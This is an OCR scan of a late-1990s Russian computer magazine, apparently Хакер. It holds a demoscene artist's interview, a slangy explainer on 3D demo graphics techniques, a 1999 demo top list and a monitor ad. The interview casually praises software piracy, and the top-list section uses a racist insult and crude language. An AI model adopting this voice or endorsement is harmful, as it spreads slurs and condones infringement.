
L: - Ну, я насмотрелся на всякие буржуйские дела и... В общем, была в 95 году такая дырка халявная Инетовская. Там через нее вообще ничего было нельзя делать, урлы нельзя было набирать, можно было только по ссылкам ходить, в досмоде, естественно, через терминалку обычную. Так я первый месяц по чатам, второй - по всякому софту, ну а потом, в поисках вареза, напоролся на демо-сайты. Заинтересовался.

X: - А как появилась твоя собственная группа?

L: - Ну, как оно обычно бывает - банда человек в 20 собирается, кто на **IRC** либо через **е-майл** знакомятся, просто люди совершенно из разных мест, друг друга, естественно, никогда не видевшие, и не знающие, кто есть кто...

X: - То есть, бывает, что люди из одной группы друг друга не видят вообще?

L: - Ну, как бы те люди, которые поблизости живут, пытаются собраться, а вообще - по большому счету - чем меньше людей знаешь, из тех, с кем работаешь, тем лучше. Если нет личных отношений, группа эффективней работает. Сцена у нас в стране появилась где-то в 95-м, в конце года, когда более-менее Инет появился и появилась возможность по городам через удаленный доступ общаться. Потом стали новые люди появляться, Инета



стало намного больше, то есть появилась возможность добывать всякий свежак, смотреть, что в Инете творится. Соответственно, появились группы по различным направлениям: **демо-сцена** как таковая, то есть программирование, демки и прочая лабуда, она как бы появилась сразу же после появления вареза, потом параллельно появилась и **музыкальная сцена**, вот, а в самом конце появилась **арт-сцена**, представителем которой я и являюсь.

X: - Группа, с которой ты сейчас работаешь - это твоя первая и последняя группа?

L: - Не, ну моя первая и последняя группа **HRG** благополучно умерла с полгода назад, туда им и дорога соответственно. Сейчас группа, для которой я рисую хай-рез, называется **Acid** - самая первая, самая старая арт-группа, они существуют уже 10 лет. Она не наша, зародилась в Штатах, сейчас там порядка 50 человек из всяких серьезных стран. Из Европы люди есть, из Австралии, из Америки - из Африки, разве что, никого нет. А насчет текстмод-арт, которым я все еще занимаюсь - это моя **группа GALZA**, которую я создал где-то полгода назад, там в основном как бы европейцы плюс русские. Русские - это люди из Орла, из Питера, из Москвы, из разных мест, короче. Собираемся в Инете раз в месяц, собираем работы со всех, кто чего нарисовал...

Ну, как оно обычно бывает – банда человек в 20 собирается, кто на IRC либо через емайл знакомятся, просто люди совершенно из разных мест, друг друга, естественно, никогда не видевшие.

X: - Погоди: ты сказал - HRG умерла. А отчего умирает демо-группа?

L: - Оттого, что лидер не может заниматься группой столько, сколько необходимо. То есть появляется серьезная работа или подруга, или женится человек, не успевает делегировать свои полномочия, научить кого-то более молодого, сам уходит, режиссура вся исчезает, группа вся останавливается и, в конце концов, пропадает. То есть это, как правило, типовая ситуация. Или люди в группе ссорятся. Но это случается тогда - когда личные отношения доминируют в жизни группы. Этого лучше не допускать.

X: - Ты упомянул обучение молодого поколения. А сам как учишься этому? Откуда получаешь инфу про новые технологии?

L: - Знаешь, я считаю, что за технологиями надо следить, технологиям соответствовать, то есть надо раскапывать все то, что происходит, что выставляют разработчики всех этих моментов. **Демки под глайд, 3Dfx-ы** и прочую лабуду - они рассчитаны просто на визуализацию, где работы больше художникам, музыкантам, нежели кодерам. Но это, в принципе, на мой взгляд, поддерживает движение, потому что если бы все до сих пор кодили на АСМе, как и раньше, мы бы не успевали за развитием технологий. Нет, надо постоянно куда-то двигаться, использовать какие-то новые фишки...

X: - А на развитие, на закупку литературы с Амазона, на работу - на все это деньги нужны, так?

L: - Да, нужны, конечно. Все за свои хобби расплачиваются. Девочек по ресторанам водить - тоже деньги нужны. На самом деле компы у всех есть, все зависит от того, как они их пользуют. Есть у человека **Спектрум** - ради Бога, он на спектрумовской сцене, и ему ничего не нужно. Занимается чел программированием обычным - он будет сидеть на своей четверке, и у него все на асме будет работать так же замечательно, как и у всех остальных. То есть человек занимается по большому счету тем, на что ему хватает денег, тем, что у него как бы заложено изначально. Ну а вообще - **пиратам спасибо** за то, что на многие вещи минимизируют расходы :).

X: - А если не секрет, твой личный основной источник дохода?

L: - Дизайн за деньги. На себя работаю. У меня в планах в ближайшее время зарегистрировать свою контору по той же специализации. А началось все с **арт-сцены**.

X: - Ну а вот ты перетечешь в коммерческую сферу. А это не угробит твое увлечение сценой?

L: - Ты знаешь, потихонечку уже гробит. Я пытаюсь тратить на сцену некоторое количество времени, потому что мне все это близко, как бы для меня важно, и я прекрасно понимаю, что **сцена из меня сделала человека**, чем я был и кем я стал, и забрасывать это дело не хочется. Более того, я купил себе домен **scene.ru** и собираюсь на нем выкладывать всякую инфу о сцене. Я хотел этим заняться гораздо раньше, но что-то в последнее время столько работы - просто не успеваю.

X: - Это будет ресурс именно о демо-сцене?


L: - О сцене как таковой. Там будет несколько разделов: **демо, музыка, арт**, ну и если господа пираты или хакеры согласятся сделать нечто по **андеграундной сцене**, то есть если какой-нибудь человек загорится, чтобы выпускать какие-то новости, это будет совершенно замечательно.

X: - А вот теперь вопрос по поводу новых людей: чел прочтет этот текст и скажет: "Ну все, у меня были свои какие-то задумки, и теперь надо срочно искать контакт..." Что ему делать?

L: - Видишь ли, с этим самая большая проблема, потому что новичков довольно-таки много, а люди, которые на сцене существуют давно - они с ними общаются не очень хорошо, и, коль скоро получается не у всех все сразу как надо, новичков начинают потихонечку опускать...

X: - Ну, стало быть, новым людям контачить с вами тяжело?

L: - Новым людям - да, это как бы понятно, но я, к сожалению, толком с этим ничего поделать не могу. Даже когда ко мне подходит молодой человек, у меня не всегда есть время, не всегда есть настроение и возможность разбираться с кем-то, разговаривать, и все это очень неприятно. Но на самом деле в будущем, на scene.ru, я очень плотно думаю заняться этим вопросом, создать место, где новички могли бы как-то что-то кинуть, показать всем (и друг другу). Планирую там сделать какие-то модерируемые темы для обсуждения, чтобы людям что-то посоветовали. Это довольно трепетный момент, то есть я чувствую, что в последнее время народу на сцене все меньше и меньше, и если дело так дальше пойдет - сцена умрет, а мне этого совсем не хочется. То, что от меня зависит - я сделаю. Слава Богу, у меня достаточно много связей, знакомств и известности для того, чтоб подобными делами заняться. Хотя все это на самом деле сложно, но я считаю, что все в конце концов будет хорошо.



ТЕМА #

Техно демо-мейкинга

Шесть лет назад


Ах, как же все было здорово еще каких-то лет шесть назад! Что означают слова "билинейная фильтрация текстур" и "альфа блендинг", знал лишь старик Ромеро, выпивавший в ту пору с приятелем из Силиконовых Графиксов. OpenGL в начале 90-х был благополучно утвержден и еще более благополучно забыт ведущими разработчиками софта для PC. Потому как нормальным компьютером считалось только что-то очень большое и плавающее в жидком азоте, а не этот калькулятор с процессором i386 и мегабайтом видеопамяти. Писишных демщиков было раз, два и... в общем-то и все, но какие это были демщики! Слабо тебе, например, минут 10 мучить зрителей появлением текстовых надписей вроде "только сейчас", "впервые в истории", "гипер-транс-мега-позитронный эффект, просчитываемый в реальном времени", а затем вывести на экран одноцветный вращающийся кубик? Да-с, пельмень, были времена. Но однажды передовик трехмерного труда, контора со скромным названием id Software выпустила игру DooM, и увидели люди, что 3D-графика - это хорошо. А затем выпустила эта же контора игру Quake, и увидели люди, что полигональная графика - это благословение Божие. И воплотился в человеческом облике сын Его, живущего во веки веков. И назвался 3Dfx Interactive. И сказал он: гоните пиплы лавэ и будет вам полный ништяк и цветное освещение в реальном времени. И пошли за ним люди. И давали лавэ. И 3dfiles.com стал самым посещаемым сервером. И писал журнал Хакер: "Даешь к первому мая миллиард текселей в секунду!". Всемирная история, X #2.


Да, собственно с началом бума 3D-графики начался новый этап в развитии демо-мейкинга. Почти в 90% демок релиза последних двух-трех лет так или иначе присутствует полигональная 3D-графика. И, я думаю, придется рассмотреть эту тему наиболее подробно, потому как все OldSkool'ные эффекты вроде попиксельного морфинга, фракталов и тому подобного встречаются теперь лишь как бесплатное приложение к куче полигонов. Понятное дело, я не буду гнать тебе стандартную лажу о монстровых эффектах, содранную с Reactor Critical, которую так любят другие журналы. Мы пойдем другим путем на... в... в общем, другим путем пойдем.



10 миллионов и 1 вопрос про ЭТО

Для затравочки несколько слов о том, почему мы все, собственно, молимся на полигональную графику. Пред-





Даниил Шеповалов [dan@xakep.ru]]]

ставь, что ты хочешь нарисовать какой-нибудь трехмерный объект. Для простоты - шар. У тебя есть формула шара, почерпнутая из учебника геометрии 9-го класса, так что чего, казалось бы, проще: вычисляй по ней в цикле соответствующие координаты, да проецируй все то дело на экран. Но так ты получишь одноцветный эллипс, который ни фига не катит за мазовую 3D-фигуру. Как быть? Надо рисовать каждую точку шара определенным цветом, в зависимости от ее освещенности. Тогда глаз распознает привычную световую закономерность и просто не просечет, что его кинули (выражаясь умными словами: экстраполирует объект). Освещенность рассчитывается довольно просто, по формуле Ламберта, взятой уже из учебника физики. В ней учитывается вектор, проведенный из точки в источник света, и вектор, перпендикулярный к поверхности шара в этой точке. Теперь смотри: в каждой точке нам надо рассчитать перпендикуляр, вектор света и подставить все это в формулу освещенности. А сколько на поверхности твоего шара этих точек?

Кто сказал "до задницы"? А ну, выйди из класса! Дык вот, на поверхности твоего шара этих точек до задницы и больше! А теперь представь, что тебе надо нарисовать не шар, а утро в сосновом лесу, тогда расчеты становятся просто нереальными. И вот однажды умные дяди придумали следующую фишку: если взять на поверхности объекта небольшое число точек, составить из них треугольники и считать освещенность постоянной или ненамного изменяющейся в пределах каждого треугольника, то можно года за три сбацать Unreal и всю жизнь получать нехилые бабки. По-умному идея называется "полигональная апроксимация поверхности", и достойной альтернативы трехмерного моделирования пока не существует. Есть, правда, крутые теории VoxEl'ей и NURBS'ов, но об их практическом применении в демо-мейкинге чуть позже.


Да будет свет, сказал монтер, и йенгом лампочку протер

Вообще существует туева хуча моделей освещения, но в демах обычно используются только три:

- Плоская модель освещения: здесь берут постоянную величину освещенности для каждого треугольника. А для того чтобы соседние треугольники не были уж слишком разного цвета, цвет каждого из них рассчитывается как усредненное значение цветов прилегающих вершин. Понятно, что этот способ был популярен в начале 90-х, когда вычислительные возможности PC просто не позволяли использовать другие модели.



"Плоское освещение"



"Освещение по Фонгу"

- Модель освещения Гуро: здесь освещенность рассчитывают сначала в вершинах треугольника и, в зависимости от этих значений, рассчитывают уже цвет каждой точки треугольника. По-умному эта фишка называется "интерполяцией освещенности по полигону". Благодаря этим умным словам объект становится визуально более гладким, так как больше нет резких изменений цвета между соседними полигонами.

- Модель освещения Фонга: здесь, во-первых, учитывается еще и зеркальная составляющая отраженного света, так что объект выглядит гораздо круче, чем в модели Гуро: появляются классные металлические блики. А во-вторых, вместо освещенности интерполируют уже вектор нормали к поверхности и реально вычисляют освещенность в каждой точке. Результат получается офигительный - мы экономим ресурсы, так как не рассчитываем нормаль в каждой точке по-



"Освещение по Гуро"

лигона и в то же время считаем ее цвет.

Но демо-мейкинг на то и демо-мейкинг, чтобы всех кидать и рассчитывать графику не по книжным правилам, а через, извините, жопу. Ты наверняка частенько видел вращающиеся бублики с рулезными бликами, под которыми было написано "Real-time Phong shading". Так вот знай, что тебя нагло кинули. Почти во всех демках ты видишь не модель Фонга, а самый обыкновенный метод Гуро, усовершенствованный извращенным мозгом демщиков. Оно и понятно, я однажды реализовал реальную модель Фонга и долго наслаждался душераздирающим зрелищем со скоростью в 1 fps. Итак, кидалово может производиться двумя способами.

1. При использовании любой модели освещения должна быть предварительно приготовлена градиентная палитра цветов, то есть каждый следующий цвет должен быть на 1 светлее предыдущего. Демщики же рассчитывают в цикле каждый цвет палитры по реальной формуле освещенности и получают очень яркие области перпендикулярно источнику света. Именно эти белые пятна твой глаз и воспринимает за блики, хотя на самом деле это полная лажа.

2. Заранее рассчитывается таблица значений освещенности для какого-либо вектора света, затем для произвольного вектора осуществляют поворот и выбирают нужное значение из таблицы.

I like to move it, move it!

Движение и масштабирование. Почему-то все считают эту часть наиболее сложной, хотя, в действительности, это самая примитивная фишка во всей компьютерной графике. Но, как говорится, в действительности все не так, как на самом деле, и без вращения или изменения размера объекта не обходится ни одна дема. Любое движение объекта можно представить в виде двух последовательно выполненных преобразований, примененных ко всем точкам объекта: переноса и вращения. Для переноса точки достаточно просто прибавить к ее координатам необходимые составляющие вектора-переноса. То есть если мне надо перенести точку (x,y,z) на 20 по оси x, то я просто прибавляю 20 к координате x и получаю, соответственно, точку (x+20,y,z). С поворотом же дела обстоят немного сложнее. Открываем учебник аналитической геометрии и ищем там формулу линейного оператора поворота. Находим кучу непонятных матриц, например, для поворота точки вокруг оси z на угол a, там будет дан вот такой оператор:

```
| cos(a)  -sin(a)   0  |
| sin(a)   cos(a)   0  |
| 0        0        1  |
```

Этот бред означает, что придется последовательно пересчитать все координаты следующим путем:

Новый x = x*cos(a)-y*sin(a)+z*0

И все? Все! Масштабирование выполняется точно таким же методом, в смысле, в учебнике ищутся слова "линейный оператор масштабирования" или, по-крестьянски, без особого выпендрежа, все координаты точки умножаются на нужное число.

Растекстурим - затекстурим

Текстурирование - это тоже важная фишка, ну ты шаришь. Суть там в следующем: есть 2D картинка и 3D объект, надо наложить картинку на поверхность объекта. Для этого запоминается много страшных слов вроде "билинейная фильтрация", "перспективная коррекция", "попиксельный миппмэппинг" и тому подобное... Сразу вспоминается фраза "Нет бога, кроме 3Dfx, и Glide - пророк его". Слушай, честно говоря, меня уже сильно тошнит от километровых формул, относящихся к данной теме. Да и я, вообще, после выхода вуду пипла, статьи о текстурировании можно было найти в любом журнале, включая "COOL ЙЕНГ" и "Вечерний Некрофил". Так что, я думаю, ты гораздо лучше меня осведомлен об этой фишке. Ну а если не осведомлен, то и хрен с ней. Поверь, психическое здоровье дороже...




"Фонг с текстурой"

Фекалы

То есть, пардон, фракталы. Вообще фракталом называется любое самоподобное множество, то есть множество, часть которого является им же самим. Представь, например, телевизор, который показывает сам себя - это и есть фрактал. Нет, представь лучше телевизор, который показывает только порнуху. Или нет, представь лучше... Гггм, на чем это я остановился? А! Раньше в демках частенько использовались фракталы Мандельброта и Жюлиа - это такие обалденные хреновины, основанные на функции комплексной переменной. Кстати, что такое функция комплексной переменной, тебе лучше никогда не узнавать. Суть этих демок заключалась в следующем: показывался исходный рисунок, а затем камера как бы приближалась к одному из его участков, тот постепенно опять превращался в исходный рисунок и так далее. Довольно часто и сейчас в 4Kb интрах можно увидеть этот эффект, так как он относительно простой для программирования: достаточно лишь закодить одну рекурсивную функцию.




"Множество Мандельброта"




"Фрактальный ландшафт"

В крутых современных демах фрактальные множества используют обычно для моделирования различных нелинейных природных явлений, например, ландшафтов или облаков. Фишка в следующем: представь, что нам надо нарисовать гору. Мы говорим, что гора состоит из пяти гор чуть поменьше, а те, в свою очередь, состоят из двадцати гор еще меньше, етс. А когда доходим до нужного нам уровня детализации, рисуем с освещением по Гуро много маленьких-маленьких гор, представляющих собой пирамидки. В результате получается куча дерьма, под которой мы гордо пишем "Фрактальный Эверест by MegaCoder" и занимаем почетное 147 место на ближайшей демо-пати.



"Типа морфинг"




Морфинг, и с чем его едят


Неотъемлемой частью почти любой современной демо является морфинг какого-либо оттекстурированного объекта с освещением по Фонгу. Ты можешь сделать супер-мега-транс-нереальную дему с рейтрейсингом в реальном времени, гипер-крутыми фрактальными эффектами и забойной музыкой. Но если в ней нет морфинга, то все участники демо-пати громко споют тебе песенку: "Такой отстой, такой отстой...", и количество набранных тобою баллов будет строго соответствовать успехам футбольной команды Ямайки. Обычно демо-мейкеры рассматривают попиксельный и геометрический морфинг. Попиксельный ты частенько мог наблюдать в голливудских фильмах, когда какое-нибудь изображение плавно перетекает в другое. Например, когда Терминатор превращается в полицейского. Суть сей фишки состоит в сопоставлении множества пикселей одного имаджа множеству пикселей другого, а затем с помощью алгоритмов, названных страшными словами warping, tweening и dissolving, происходит преобразование первоначального множества. Геометрический же морфинг оперирует не пикселями, а вершинами и полигонами морфящегося объекта, но суть идеи при этом сохраняется.

VoxEl'и, которые были пихели

Слово VoxEl вообще расшифровывается как Volume Pixel, то есть объемный пиксел. Идея простая: трехмерный объект представляется как совокупность маленьких трехмерных кубиков (вокселей). Дураку ясно, что этот способ трехмерного моделирования гораздо круче, чем использование полигонов. Чем круче? (Тут Дэн надолго задумывается и принимается кругами ходить по комнате) А ну, смотри: допустим, в игрушке у нас есть кирпичная стена, составленная из полигонов: мы стреляем в нее из базуки, и ничего не происходит, так как стена - это одна плоскость, а следовательно, один или два полигона, так что расхреначить ее на части ни фига не получится. А если она составлена из вокселей? Во, тут-то и вся фишка: мы берем и выкидываем часть вокселей, получая в результате симпатичную дыру. Все довольны и все такое. Однако есть и другой конец палки - для хранения воксельных объектов нужна туева хуча маленьких микросхем с надписью DIMM, потому как в большой стене кубиков размером 1x1 очень даже до ммм... много, в общем. Так что эту технологию в демах используют в основном только для визуализации природных ландшафтов.



"Пятнистые сплайны"



Сплайны и иже с ними

Это умное слово используется тогда, когда нам, извиняюсь за выражение, можно положить известный орган на точность представления фигуры, то есть когда нас интересует только приблизительный вид криволинейной поверхности. Допустим, ты хочешь исправить ошибку разработчиков и сделать грудь Лары Крофт более гладкой. Можно увеличить число полигонов, отводящихся на нее, однако для получения идеальной формы тебе придется взять их громадное количество. При использовании же сплайнов тебе достаточно выбрать несколько точек на поверхности груди, а затем построить интерполяционный полином (смотри 3.S), который и будет представлять приблизительную формулу груди. Стильно звучит, да: формула груди... Однако построение интерполяционного полинома - очень трудоемкая задача, поэтому в демах эта фишка встречается довольно редко, в основном лишь когда автору удается путем дикой оптимизации добиться нормальной скорости.

Рейтрейсинг, мазафакинг

Вообще, есть два различных понятия: raytracing (трассировка лучей) и raycasting (обратная трассировка лучей). Raytracing используется для построения мега-гипер-транс фотореалистичных изображений. Хотя, если между нами, то он никем на хрен не используется, потому что дико тooopмоооооозной! Скажем так, изображение 800x600 рендерится в среднем минут 20-25. Понятно, что для демок скорость в 0.0006 fps немного, как бы это получше выразиться, а вот, НА ХрЕН НЕ НУЖНА! Но, тем не менее, почти на всех крупных демо-пати отводится часть времени для просмотра уже отрендеренных имаджей, построенных этим методом. Стандартный сюжет для такого рода изображений - шахматная поверхность, уходящая в бесконечность, на которой валяются зеркальные шары, отражающие все и вся.Другое дело - рейкастинг. В демах его частенько используют либо для создания трехмерных лабиринтов в стиле DooM'а, либо для построения реалистичных изображений за разумное время. Суть метода в следующем: через пиксел экрана из камеры проводится луч и находится его пересечение со сценой. Затем проводятся еще лучи в направлении источников света и определяется, какие источники заслонены объектами сцены, а какие нет. А уже потом с учетом всех полученных параметров рассчитывается освещенность точки пересечения.

P.S.

У меня всегда имеется при себе блокнот, в который я записываю все когда-либо услышанные умные слова. Иногда бывает очень полезно прочитать пару страничек, дабы небрежно бросать потом в цивильном обществе фразы типа "Понимаешь ли, хрен мой дорогой, метод перспективно-коррекционного текстурирования основан на Гипер-ассимптотической апроксимации искомого отображения кусочно-линейными функциями". Так что вот тебе несколько моих записей, дабы ты себя свободно чувствовал в компании излишне крутых демщиков:

Апроксимация - приближение.
Интерполяция - приблизительное нахождение каких-либо значений по уже известным.
Экстраполяция - то же самое, только по-другому.
NURBS - неоднородный рациональный B-сплайн (стильно, да ;).
Тексель - элемент текстуры, применяемый к данному фрагменту поверхности.
Морфинг - преобразование.
Попиксельный морфинг - то же самое, только звучит круче :).
Сплайн - гибкая линейка.



TOP 10 A-MUST-SEE'99

Мы тут замутили с чуваками топ-лист супер-демок - ты просто офигеешь, когда любую из них увидишь, это просто секс какой-то! Нет, ну, конечно, сейчас найдутся какие-нибудь гении, которые начнут орать "Да это все сакс! Настоящая крутая дема - это то, что сделал я". Посылай таких придурков в задницу к негру. Качай, и все будет круто, перец, получай удовольствие! Почти все вещи из нашего супер-топ-листа ты сможешь найти на сервере ftp://demo.cat.hu/. Войди в директорию demo'99, а затем выбери искомую демо-пати и нужную фишку.

название	команда	демо-пати
Virhe	*Mature Furk*	Assembly'99
transcendental	*aurum*	Assembly'99
Sign off	*Superstition*	Ambience'99
Kiulu	*TBL*	Plutonium'99
planet subotnik	*Suburban*	Mekka'99
void main	*TMB*	Demo Party'99
Yume 2000	*INF*	The Gathering'99
Mind Control	*Procreation*	Analogue'99
Zilog	*Sunflower*	Gravity'99
Madness	*Orion*	Takeover


А ещё десяток интр, которые ты, сто пудов, должен увидеть, чтобы получить свое супер-пупер мега-сексуальное удовольствие.

G-CUBE	*MATRIX*	Mekka'99
ro_bott	*kooma*	The Gathering'99
Public Demand	*Purple*	The Gathering'99
E330	*Superstition*	Ambience'99
Viagra	*Mewlers*	Assembly'99
harlequin	*Mewlers*	Plutonium'99
Catch 22	*Replay*	The Gathering'99
Monochrome Lemon	*jtdE*	Analogue'99
ZappingVirtual	*Fantasies*	Euskal'99
Space Mango	*Superstition*	Ambience'99

И, наконец, 10 самых крутых ультра-трекерных композиций, которые ты просто обязан услышать, чтобы дать своим ушам мега-кайфовое супер-трекер-наслаждение!

Koolin' at Ambience'99	*TDR*	Ambience'99
Monument	*Nobody*	Assembly'99
second time	*Quasian*	Assembly'99
Route thru Baghdad	*recreation*	Assembly'99
Iso	*Ryo-Ohki*	Ambience'99
For A New World	*Wild Bits*	Euskal'99
Shange Of Mood	*SandS*	Конструкции Хаоса'99
Your eyes	*Diverse*	Proxy'99
GHJ	*New Order*	Ambience'99
Cheese & Hammond	*Bissm*	The Gathering'99

НАСЛАЖДАЙСЯ!





1.
Великолепная передача цветов.
Цвета выглядят чистыми и насыщенными.

2.
Отсутствие геометрических искажений.
Прямая линия получается только прямой, а не кривой. Круг получается кругом, а не эллипсом.

3.
Безопасность.
Мониторы соответствуют самым строгим стандартам безопасности TCO92, TCO95 (TCO99 опция).

В мониторах использованы оригинальные инженерные решения специалистов MAG Innovision и кинескопы ведущих производителей **Hitachi® Super High Contrast FST, Sony® FD Trinitron®, Toshiba® Microfilter FST**



Серия Vision

Диагональ 15"; 17".
Шаг точки 0.28мм.
1280x1024; 1600x1200
Пропускная способность до 200МГц
Plug'n'Play
MPRII (TCO95 опция)
3 года гарантии.

Серия InnoVision

Диагональ 15"; 17"; 19"; 21".
Шаг точки 0.26мм.
Макс. разрешение 1280x1024; 1600x1200, 1920x1440
Пропускная способность до 230МГц
Plug'n'Play
TCO95 (TCO99 опция)
3 года гарантии.

Серия ProVision

Диагональ 15"; 17"; 19"
Кинескоп FD Trinitron®
Шаг точки 0.24мм.
Макс. разрешение 1920x1440
Пропускная способность до 230МГц
Plug'n'Play
TCO95 (TCO99 опция)
3 года гарантии.

Серия FlatVision

Жидкокристаллические мониторы
Диагональ 15" и 18"
Шаг точки: 0.28 мм
Поддерживаются режимы работы: 640x480; 800x600; 1024x768, 1280x1024
Работа в режимах LandScape и Portrait
TCO92 (TCO95 опция)

Специальная дилерская программа на www.rsi.ru





Оптовые поставки:
Тел.: (095) 907-1101, 907-1065
Факс: (095) 904-5995
E-mail: rsi@rsi.ru www.rsi.ru


Авторизованные дилеры MAG Innovision:

R-Style	(095) 904-1001 (многокан.)	Москва	ЗАО «Свет-Компьютерс»	(095) 795-0295	Москва
R-Style	(8312) 443-517, 441-622	Нижний Новгород	ООО ПК «Сплайн-техно»	(095) 964-00-64, 964-1692	Москва
R-Style	(3832) 666-378, 661-167	Новосибирск	ООО «АМИ СЕТЬ»	(095) 191-2027, 191-1521	Москва
R-Style	(3432) 746-000	Екатеринбург	CSM, Inc.	(095) 245-5399, 246-3252	Москва
R-Style	(8632) 524-813, 587-170	Ростов-на-Дону	фирма «СтартМастер»	(095) 216-1597, 216-15-95	Москва
R-Style	(812) 167-1430 (31...36)	Санкт-Петербург	фирма «Хопер»	(095) 235-1667, 235-3500	Москва
R-Style	(4212) 218-700, 221-213	Хабаровск	Циттранс	(095) 262-2503, 262-6498	Москва
ЗАО «Корпус»	(8672) 53-42-31	Владикавказ	ООО «Фриком+»	(3012) 26-17-97/98	Улан-Удэ
